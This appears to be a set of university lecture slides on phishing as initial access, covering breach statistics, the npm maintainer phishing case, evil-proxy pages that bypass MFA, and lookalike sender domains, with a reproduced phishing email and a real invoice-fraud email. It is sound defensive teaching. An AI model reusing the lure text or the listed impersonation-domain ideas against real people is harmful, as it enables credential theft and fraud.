


# Initial Access: Phishing




# Initial Access:

## No big surprise (but wait...)



# Relative Frequency?




# Fact on Cybersecurity Reports



- ☐ Coverage?
- ☐ Bias?
- ☐ Very hard to assess how representative the "numbers" **really** are of reality
- ☐ Always keep in mind

# Initial Access Statistics


## DFIR 2022



DFIR Report – 2022 in review

# Initial Access Statistics

## Mandiant 2022-2024



# Do NOT underestimate phishing!



- Period

- Think at the statistics for a few moments

- **Lots** of technical reports and analyses

# Example 1: Troy Hunt

- ❑ One of the **most respected** researchers in data breaches **worldwide**
- ❑ Creator of `haveibeenpwned` website

A Sneaky Phish Just Grabbed my  
Mailchimp Mailing List




25 MARCH 2025



# Example 2: npm packages

- ❑ Attackers injected malware into NPM packages with **over 2.6 billion weekly downloads** after compromising a maintainer's account in a phishing attack.



Hi, marsup!

As part of our ongoing commitment to account security, we are requesting that all users update their Two-Factor Authentication (2FA) credentials. Our records indicate that it has been over 12 months since your last 2FA update.

To maintain the security and integrity of your account, we kindly ask that you complete this update at your earliest convenience. Please note that accounts with outdated 2FA credentials will be temporarily locked starting September 10, 2025, to prevent unauthorized access.

[Update 2FA Now](#)

If you have any questions or require assistance, our support team is available to help. You may contact us through this [link](#).

[Preferences](#) · [Terms](#) · [Privacy](#) · [Sign in to npm](#)

# Spearphishing



- ❑ Phishing: Not targeted
  - ❑ The **same** generic message to **many different** recipients
- ❑ Spearphishing: Targeted / Tailored
  - ❑ **Carefully constructed** message for **a few** specific recipients
  - ❑ Often based on **previous reconnaissance** (open information, stolen information)
  - ❑ **Extremely dangerous**

# Technical steps



- ❑ Malicious attachment or link
- ❑ **User involvement required**
  
- ❑ Open malicious attachment with program P
  - ❑ P executes legitimate but unwanted actions (e.g., macros)
  - ❑ P has a vulnerability
  
- ❑ Browse to malicious link
  - ❑ Vulnerability in browser ("Drive-by")
  - ❑ **Fake login page**

# Example: Vulnerability in attachment handling

## 🚨 CVE-2025-8088 Detail

### Description

A path traversal vulnerability affecting the Windows version of WinRAR allows the attackers to execute arbitrary code by crafting malicious archive files. This vulnerability was exploited in the wild and was discovered by Anton Cherepanov, Peter Košinár, and Peter Strýček from ESET.

1. You open a "carefully structured" zip archive with a vulnerable WinRAR sw
2. An **attacker-chosen command** is executed with **your** identity on **your** machine

# Fake Login Page: Keep in mind (I)




- ❑ In practice:
  - ❑ **Identical** to the original
  - ❑ **HTTPS**
  - ❑ Capable of **circumventing** nearly all **MFA** mechanisms (SMS, app notification, Authenticator app)

# Evil Proxy (I)

Proxy **specialized** for **AitM**


- ❑ Presents to C **all** resources of target website **without any local copy**
- ❑ Can target **many different** websites at the same time
- ❑ **Configuration** specifies what to **modify** and what to **log**



# Evil Proxy (II)

DNS

`real-name`  $\equiv$  IP-S  
`bad-name`  $\equiv$  IP-A




UniCredit

IP-S

IP-A

# Evil Proxy (III)



- ❑ **Identical** to the real website
- ❑ MFA does **not** help  
(User will send OTP to the Evil Proxy)



# Fake Login Page: Keep in mind (II)



- ❑ In practice:
  - ❑ **Identical** to the original
  - ❑ HTTPS
  - ❑ Capable of **circumventing** nearly all **MFA** mechanisms (SMS, app notification, Authenticator app)
- ❑ Only defense
  - ❑ **Look at the domain name carefully**  
(much more difficult than one might believe)
  - ❑ Enable MFA with **security key**

# Not only Initial Access

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 9 techniques	Lateral Movement 9 techniques
Active Scanning (0/3)	Acquire Access	Drive-by Compromise	Exploitation of Remote Services
Gather Victim Host Information (0/4)	Acquire Infrastructure (0/8)	Exploit Public-Facing Application	Internal Spearphishing
Gather Victim Identity Information (0/3)	Compromise Accounts (0/3)	External Remote Services	Lateral Tool Transfer
Gather Victim Network Information (0/6)	Compromise Infrastructure (0/7)	Hardware Additions	Remote Service Session Hijacking (0/2)
Gather Victim Org Information (0/4)	Develop Capabilities (0/4)	Phishing (3/3)	Remote Services (0/7)
Phishing for Information (3/3)	Establish Accounts (0/3)	Replication Through Removable Media	
Search Closed Sources (0/2)	Obtain Capabilities (0/6)	Supply Chain	
	Stage		

# How does it arrive?



- ❑ Malicious attachment or link
  
- ❑ Email
- ❑ Other communication services
  - ❑ LinkedIn
  - ❑ Email following LinkedIn exchanges
  - ❑ Microsoft Teams
  - ❑ ...

# Spearphishing via Service

- ❑ Social engineering targeted at a specific individual, company, or industry.
- ❑ The adversary will create fake social media accounts and message employees (e.g., for potential job opportunities). The adversary can then send malicious links or attachments through these services.
- ❑ The target is **more likely** to open the file since it's something they were **expecting**.
- ❑ If the payload doesn't work as expected, the adversary can continue normal communications and **troubleshoot** with the target on how to get it working.

# Sending Mail Domain (I)

## ☐ Real

- ☐ Stolen password of legitimate owner (Valid Account)
  - ☐ A colleague of mine was attacked this way (February 2025)

## ☐ Irrelevant

- ☐ Nothing to do with claimed sender
- ☐ Not very dangerous...but be careful

## ☐ Credible

- ☐ Something to do with claimed sender

## ☐ **Dangerous**

# Sending Mail Domain (I)

## ☐ Real

- ☐ Stolen password of legitimate owner (Valid Account)
  - ☐ A colleague of mine was attacked this way (February 2025)

## ☐ Irrelevant

- ☐ Nothing to do with claimed sender
- ☐ Not very dangerous...but be careful

## ☐ Credible

- ☐ Something to do with claimed sender

## ☐ **Dangerous**

# "Credible": Some ideas (I)

<input type="checkbox"/> poliziapostale.it	✗	Not available
<input type="checkbox"/> poliziapostale.eu	✗	Not available

<input checked="" type="checkbox"/> poliziacomunicazioni.it	✓	6,99 €/year
<input checked="" type="checkbox"/> poliziacomunicazioni.eu	✓	6,99 €/year

# "Credible": Some ideas (II)

<input type="checkbox"/> poliziadistato.it	✗	Not available
<input type="checkbox"/> poliziadistato.eu	✗	Not available
<input type="checkbox"/> poliziadistato.net	✗	Not available

<input checked="" type="checkbox"/> questuratrieste.it	✓	6,99 €/year
<input checked="" type="checkbox"/> questuratrieste.eu	✓	6,99 €/year

<input checked="" type="checkbox"/> questura-trieste.it	✓	6,99 €/year
<input checked="" type="checkbox"/> questura-trieste.eu	✓	6,99 €/year



# Sending Mail Domain (II)



- ☐ Real
- ☐ Irrelevant
- ☐ Credible
  
- ☐ **Lookalike**
  - ☐ Extremely similar to that of claimed sender
  - ☐ **Very dangerous**
    - ☐ Especially when attacker has read previous emails!
- ☐ ...

# "Lookalike": Some ideas

<input type="checkbox"/> ministerinterno.it	✗	Not available
<input type="checkbox"/> ministerinterno.eu	✗	Not available

<input checked="" type="checkbox"/> ministerinterno.com	✓	9,99 €/year
---	---	-------------

<input checked="" type="checkbox"/> ministerinterno.org	✓	11,99 €/year
---	---	--------------

<input checked="" type="checkbox"/> ministerinterno.it	✓	6,99 €/year
--	---	-------------

<input checked="" type="checkbox"/> ministerinterno.eu	✓	6,99 €/year
--	---	-------------

<input checked="" type="checkbox"/> ministerinterno.net	✓	11,99 €/year
---	---	--------------

# "Lookalike": Real Incident

**From:** Wanda Dasch <wdasch@gamry.com>  
**Date:** Wednesday, 23 August 2023 at 17:31  
**To:** [REDACTED]  
**Cc:** Monica Trueba <mtrueba@gamry.com>, Wanda Dasch <wdasch@gamry.com>  
**Subject:** Re: Contract Procedure Unity G04147 Univ of Trieste, PO 242, Invoice 2023-1290A

Dear All,

Attached is invoice 2023-1290A and Gamry's bank information for transfer of payment. Once payment is received Gamry will begin to process your order. Please note that a 5% prepayment discount was provided on quotation 2023-0679A.

Attached

Best regards,

Wanda Dasch

Logistics Coordinator

Gamry Instruments, Inc.

734 Louis Drive

Warminster, PA 18974 USA

